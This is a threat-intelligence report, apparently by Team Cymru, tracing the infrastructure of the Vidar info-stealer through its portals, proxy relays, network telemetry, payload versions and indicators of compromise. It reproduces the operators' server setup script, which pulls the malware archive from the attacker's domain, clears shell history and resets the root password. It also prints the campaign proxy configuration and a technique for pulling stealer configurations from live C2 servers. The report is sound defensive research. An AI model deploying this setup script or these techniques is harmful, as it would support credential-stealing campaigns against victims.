Darth Vidar: The Dark Side of Evolving Threat Infrastructure

By Team Cymru

Published: 2025-04-08 · Archived: 2026-04-05 13:14:35 UTC

Summary

Three key takeaways from our analysis of Vidar infrastructure:

1. Russian VPN gateways are potentially providing anonymity for Vidar operators / customers, making it more challenging for analysts to have a complete overview of this threat. These gateways now appear to be migrating to Tor.
2. Vidar operators appear to be expanding their infrastructure, so analysts need to keep them in their sights. We expect a new wave of customers and as a result, an increase of campaigns in the upcoming weeks.
3. The analysis indicates that Vidar operators have split their infrastructure into two parts; one dedicated to their regular customers and the other for the management team, and also potentially premium / important users.

Introduction

Vidar is an info-stealer malware, which was first spotted in the wild in late 2018 by the security researcher Fumik0. Upon initial inspection, the identified sample appeared to be Arkei (another info-stealer), however differences in both the sample's code and C2 communications were observed. The name itself (Vidar) is derived from a string found in the malware's code. Vidar is considered to be a distinct fork of the Arkei malware family.

Vidar has a simple business model, with "customers" paying between $130 and $750 depending on the length of their subscription. Some personalization of the tool is possible, for example to tweak the targeted information types, although by default Vidar is designed to steal, amongst other things; browser histories, cookies, credentials, cryptocurrency wallets, and two-factor authentication software data.

The delivery methodology for Vidar has varied over time, utilizing email / phishing lures and 'poisoned' cracked software targeting vendors such as AnyDesk and Windows, the latter leveraging SEO impersonation and YouTube videos to dupe users into downloading the malware.

Four years after Vidar was first discovered it is now the 'parent' of further forks, including; Lumma, Mars, and Oski.

In this post, we'll look into the Vidar management infrastructure, starting with the 'main' website and pivoting from there. This website is at the same time; the Vidar customer portal where payloads, settings, victims assets, etc. can be managed, the Vidar management portal likely used for interactions with their customers, and a staging post for the deployment of VPS servers.

Vidar Website Overview

As observed by Fumik0 back in 2018, the 'main' Vidar website was hosted at **my-vidar[.]com**, and remained at this location until 22 August 2022. On this date the site was moved to **my-odin[.]com**, initially reusing the same SSL certificate.

Figure 1: SSL Certificate for my-vidar[.]com




Figure 2: Domains Hosting the SSL Certificate

The following day the SSL certificate was updated; the threat actors likely realized they had created a trail to their new site.

Visually the site remained the same following the switch in domains, with the home page displaying a long text on the origins of Vidar from a mythological perspective. This text identifies Vidar as the son of Odin ("He is the son of the chief of those gods, Odin"), providing an explanation for the use of the '**my-odin[.]com**' domain.

Navigating on URI paths on the **my-odin[.]com** domain led to the discovery of several paths which are accessible without logging in as a user.




Figure 3: URI Paths on the my-odin[.]com Domain

/auth/


This path contains the Vidar users (or customers) web portal, where access to a dashboard is provided for the management of payloads related to their campaigns, victim assets, etc.

/private/

This path contains at least two files:

1. install.sh

A bash script which is run on the user / customer VPS server to download all the web-server requirements for the set up of a new Vidar campaign.



```
#!/bin/bash
echo 1 > /proc/sys/net/ipv6/conf/all/disable_ipv6
unset HISTFILE
apt-get -y --allow-releaseinfo-change update; apt-get -y install apg ipset htop cron iptraf tcpdump vim-
nox libpcre3-dev libpcre++-dev openssl libssl-dev libxslt1-dev libgeoip-dev libgd-dev libssl-dev module-
assistant git rsync mc bc rcconf gcc python2.7-dev psmisc git libpcre3 libpcre3-dev make cryptsetup wget
dante-server net-tools
killall qemu-ga; apt-get -y remove qemu-guest-agent
mkdir /root/tmp ; cd /root/tmp ; wget http://nginx.org/download/nginx-1.17.6.tar.gz ; tar -xzvf nginx-
1.17.6.tar.gz ; git clone https://github.com/kyprizel/testcookie-nginx-module.git ; mkdir -p /var/lib
/nginx/tmp/cache; chown -R www-data:www-data /var/lib/nginx/tmp ; cd nginx-1.17.6/
./configure --add-module=/root/tmp/testcookie-nginx-module --user=nginx --group=nginx --prefix=/etc/nginx
--sbin-path=/usr/sbin/nginx --conf-path=/etc/nginx/nginx.conf --error-log-path=/var/log/nginx/error.log
--http-log-path=/var/log/nginx/access.log --http-client-body-temp-path=/var/lib/nginx/body --http-
fastcgi-temp-path=/var/lib/nginx/fastcgi --http-log-path=/var/log/nginx/access.log --http-proxy-temp-
path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx
/uwsgi --lock-path=/var/lock/nginx.lock --pid-path=/var/run/nginx.pid --with-pcre --with-pcre-jit --with-
debug --with-http_ssl_module --with-http_realip_module --with-http_addition_module --with-
http_xslt_module --with-http_image_filter_module --with-http_geoip_module --with-http_sub_module --with-
http_dav_module --with-http_flv_module --with-http_gzip_static_module --with-http_stub_status_module
--with-sha1=/usr/include/openssl --with-md5=/usr/include/openssl --with-mail --with-mail_ssl_module
--with-ipv6 --with-cc-opt='-O2 -g -pipe -Wall -Wp,-D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector
--param=ssp-buffer-size=4 -m64 -mtune=generic' --with-ld-opt=-Wl,-E
make && make install; cd; rm -rf /etc/nginx /root/tmp
mkdir tmp; wget --no-check-certificate https://my-odin.com/private/vida.tar.bz2; cd tmp; tar xjpf
../vida.tar.bz2
cp -rp * /; cd; killall nginx; killall danted; killall apache2; nginx; rm -rf vida.tar.bz2 tmp install.sh
pass=`apg | awk '{print $2}' | sed "s/(//" | sed "s/)//" | head -n 1`
echo "root:$pass" | chpasswd
echo; echo; echo; echo
"=============================================================================="; echo ; echo "
        NEW PASSWORD IS:   $pass"; echo ; echo
"=============================================================================="; echo; echo; echo
```

Figure 4: install.sh

2. Vida.tar.bz2

This archive contains all of the aforementioned Vidar web-server requirements and also the Vidar payload.

We'll detail findings related to this archive later in this post.

/sellers/auth/login

This path appears to be of particular significance to the operation, as the connection form not only requires user credentials but also a Google Authenticator token. We assess with medium confidence that this portal is used by the operators for maintenance purposes.

Network Telemetry

By examining network telemetry for the IP address used to host the **my-odin[.]com** domain (**186.2.166.15**), we were able to determine the peer IP responsible for its management. We have chosen to redact this IP due to the ongoing nature of this investigation.

This management IP is subsequently used for other activities which we have deemed of relevance to the Vidar operation.




Figure 5: Overview of Network Telemetry

- Telegram

We assess that the connections to Telegram infrastructure are indicative of communications between the Vidar operators and their customers, as well as other elements of the underground economy.

- Mega

Connections were observed to Mega user storage infrastructure (*.userstorage.mega.co.nz), these repositories are hosted on shared infrastructure so it was not possible to discern specific user identification associated with Vidar.

- Bofbot

Bofbot appears to be a cryptocurrency / investment platform of questionable legitimacy. It is possible the Vidar operators utilize Bofbot for the processing of payments from their customers, or even a service they are involved in running themselves - the IP hosting the Bofbot domain was previously used to host the original **my-vidar[.]com** domain.

The IP addresses hosting **bofbot[.]com** and **my-odin[.]com** are both assigned to ‘ProManaged LLC’, an entity which provides dedicated hosting, DDoS-protection, etc. ProManaged LLC was previously associated with malicious hosting provision.

Aside from the activity surrounding the management IP, we have observed some interesting connections to the my-odin[.]com website via six VPN gateways, with activity commencing in November 2022. All six gateways are linked to ‘Hola[.]org’.




Figure 6: Hola VPN Connections

The static nature of these connections may be indicative of a particular operator / customer accessing the site via Hola VPN, or potentially a more widely shared methodology aimed at providing anonymity to the Vidar users. However, as the true source of the connections cannot be determined, these remain hypotheses at this time.

In recent weeks we have also observed some of the VPN connections being replaced by traffic from the Tor network.

What's Inside the Archive?

As previously mentioned, the archive utilized by Vidar customers to initiate their campaigns is named 'Vida.tar.bz2'. This archive contains all the server files needed to run the necessary configuration.

proxy.conf

An interesting finding is in the "proxy.conf" file, containing the settings corresponding to the campaign's proxy setup; with a remote server IP provided as the *proxy_pass* value.

```
server {

        listen *:80 default_server;
        server_name *.ug *.tk *.ml *.ga *.cf *.gq *.com *.top *.pro *.org *.net *.xyz;

        keepalive_timeout    70;

        include log.conf;
        include testcookie.conf;
        include errors_myvidar.conf;

        if ($http_user_agent != "") { return 403; }

        location / {
            proxy_pass http://94.231.205.192;
            proxy_set_header   Host             $host;
            proxy_set_header   X-Real-IP        $remote_addr;
            proxy_set_header   X-Forwarded-For  $proxy_add_x_forwarded_for;
            proxy_set_header   X-Forwarded-Proto $scheme;
            proxy_ignore_headers Set-Cookie;
            proxy_ignore_headers Cache-Control;
            proxy_cache_bypass        $http_secret_header;
            add_header X-Cache-Status $upstream_cache_status;
        }
        location ~ /([0-9]+)$ {
            proxy_pass http://94.231.205.192;
            proxy_set_header   Host             $host;
            proxy_set_header   X-Real-IP        $remote_addr;
            proxy_set_header   X-Forwarded-For  $proxy_add_x_forwarded_for;
            proxy_set_header   X-Forwarded-Proto $scheme;
            proxy_ignore_headers Set-Cookie;
            proxy_ignore_headers Cache-Control;
            proxy_cache_bypass        $http_secret_header;
            add_header X-Cache-Status $upstream_cache_status;
        }
        location ~ \.(zip)$" {
            root /var/www/html;
        }
}
```

Figure 7: proxy.conf

As can be observed in Figure 7, the current *proxy_pass* IP is **94.231.205.192**, and this value appears to be updated frequently; at least for every new version release of Vidar.

Prior to the latest Vidar release at the beginning of January 2023, the *proxy_pass* IP was **194.99.22.147**; both recent *proxy_pass* IPs are assigned to 'MVPS LTD'. It appears that the Vidar operators have a preference for this particular provider, as the previous **my-vidar[.]com** domain was also hosted on one of their IPs (**185.243.215.136**).

Based on PDNS data, the most recent domain hosted on **185.243.215.136** is **old.my-vidar[.]net**, which remains resolvable and hosts the same files as **my-odin[.]com**; although the files point to the new site. It appears this domain (**old.my-vidar[.]net**) has been retained as part of the migration process.

Examining network telemetry data for the current *proxy_pass* IP (**94.231.205.192**) we are able to define the behavior of the infrastructure sitting behind it.




Figure 8: Proxy Pass Network Telemetry

We can see that the *proxy_pass* IP is used to route traffic to TCP/80 on **185.173.93.98** (ADMAN-AS, RU), an IP which also receives inbound connections from two further IPs assigned to 'ProManaged LLC'.

From **185.173.93.98** we also observe a point-to-point connection with **5.252.179.201** (MivoCloud SRL, RU), using the GRE protocol. In turn, we observe **5.252.179.201** in communication with several Vidar C2s on remote port TCP/80, as well as receiving inbound communications from the initial Vidar management IP (Figure 5), and a number of IPs identified as Tor nodes / relays.

Historic PDNS data for **5.252.179.201** shows it hosting **new.my-vidar[.]net** and **new.my-odin[.]com** until 24 December 2022. The observed SSL certificate hosted on **5.252.179.201** was also, for a short period of time, hosted on a second IP address.

Figure 9: 5.252.179.201 SSL Certificate

The second IP (**5.252.176.64**) currently hosts the domain **new.my-odin[.]com**.

We assess that this server may be used in the future by the Vidar operators, but for now traffic remains minimal.

proxy.conf Continued

Aside from the *proxy_pass* IP address, another interesting detail in this file provides intel for the retrieval of malware configuration information, as well as also for potential hunting opportunities.

Usually when requesting a Vidar C2 a 403 error is returned; as an unauthorized request for a resource. However, from the proxy.conf file (Figure 7) we can see that access will be granted when using an empty User-Agent; based on the line "**if ($http_user_agent != "") { return 403; }**".

Figure 10: Vidar Configuration Extraction Example

In the example above, we were able to extract the configuration for a recent Vidar C2 (**65.109.190.87**) by using this methodology.

As mentioned previously, Vidar allows for customer interaction with its configuration, so in the past few days when requesting this particular C2, we have obtained various different configurations:

- 1,1,1,1,1,41c46b16f0a37f117ca48ec104248136,1,0,1,0,0,Default;%DOCUMENTS%\;*.txt;50;true;movies:music:mp3:exe;
- 1,1,1,1,1,c519931eb60ec791d08d29432098c4a8,1,1,1,1,0,Default;%DOCUMENTS%\;*.txt;900;true;movies:music:mp3:exe;Recent;%RECENT%
- 1,1,1,1,1,d0d81123a4d0eece79fc6f8c465db7c8,1,1,1,1,0,decuments;%DOCUMENTS%\;*.txt:*.doc:*.docx:*.rtf:*.xls:*.xlsx;300;false;movies:mu
- 1,1,1,1,0,9fe632d67af2e40151f7e9fafe7a08fb,1,1,1,0,0,Default;%DOCUMENTS%\;*.txt;50;true;movies:music:mp3:exe;

These configurations provide an insight into the evolution of a campaign, in the first example the malware is directed to grab .txt files located in directories containing the string DOCUMENTS with a maximum file size of 50kb. In the second and third example further profiles have been added to grab additional file types in several different directories.

Vidar Payload Updates

Since the beginning of 2023, three Vidar version updates have been released, mostly recently on 13 January 2023 with the release of version 2.0 (following versions 1.9 and 1.8).

Vidar version 1.8 re-introduced the form-grabbing feature for the Opera Crypto browser, as well as the collection of Opera Crypto wallet data.




Figure 11: Targeting of Opera Crypto

These updates were first observed in the wild in use by the DJVU ransomware operators (within botnet 19).

In the campaign observed by Team Cymru's S2 Research team, two domains were utilized for the staging of DJVU ransomware (**spaceris[.]com**) and Vidar (**uaery[.]top**).

Figure 12: DJVU Ransomware Campaign

Since 16 January 2023, the Vidar crew has published a new payload upgrade, which now leads to the 2.1 version. Once again, this was first observed in use during a DJVU campaign, involving the same C2 domains as previously; **spaceris[.]com** and **uaery[.]top**.

In addition to DJVU, we have also observed the most recent versions of Vidar being deployed alongside other payloads, such as IcedID and Redline Stealer.

Conclusion

Since August 2022, we have observed the Vidar operators updating and expanding their infrastructure, seemingly preparing for a future influx of customers.

Based on recent updates, including the re-introduction of the form-grabbing functionality for the Opera Crypto browser, and improvements in security with proxies being rotated more frequently, it is apparent that the Vidar operators are listening to their current customers at the same time as seeking new ones.

By analyzing the network telemetry data surrounding the Vidar website, we are able to discern how both operators and customers access the Vidar management infrastructure, with some further indications of how other elements of the operation fall into play; for example the traffic to Mega and Telegram infrastructure.

By examining the *proxy_pass* infrastructure we were also able to ascertain how data may be transferred from C2 servers back to the central management infrastructure.

Overall, we assess that the Vidar operation is becoming more competent and we would expect to see the rate of update releases and infrastructure adjustments to continue during 2023.

We will continue to monitor this threat, to assess any reactions to this publication and to share any subsequent updates or changes in TTPs with the community.

For day to day updates on Vidar and other threats, you can follow us on Twitter or Mastodon.

IOCs

Vidar 1.9	13e384c54054a094b8045928c8ec9d3697372e551e4887b4ea9e18e319f0f40b
Vidar 2.1	89710436ac93f0216ddd9338d76d1dcbf3cfb3991d72ae1a1d310eeb3699c439
Vidar main website	186.2.166.15 | my-odin[.]com
Bofbot platform	186.2.166.10 | bofbot[.]com
Proxy Pass IP (Jan2023)	94.231.205.192
Proxy Pass IP (Dec2023)	194.99.22.147
Rerouted proxy traffic	185.173.93.98
Potential future Vidar website	5.252.176.64 | new.my-odin[.]com
Old Vidar website	185.243.215.136 | old.my-vidar[.]com
Vidar C2s	https[:]//t[.]me/tgdatapacks https[:]//t[.]me/year2023start https[:]//t[.]me/jetbim https[:]//steamcommunity[.]com/profiles/76561199469677637 https[:]//steamcommunity[.]com/profiles/76561199467421923 https[:]//steamcommunity[.]com/profiles/76561199471266194

DJVU payload host	175.120.254.9 | spaceris[.]com
DJVU Vidar 1.9 | 2.1 host	187.232.159.164 | uaery[.]top

Recommendations

For Recon customers, add **94.231.205.192** and **194.99.22.147** to a query, filtering on port TCP/80. In addition, monitoring recent Vidar C2s reported on Threatfox and looking for traffic on port TCP/80 would also be a good thing to do.

For BARS customers, watch out for Vidar controller and victim information appearing in your feeds in the near future.
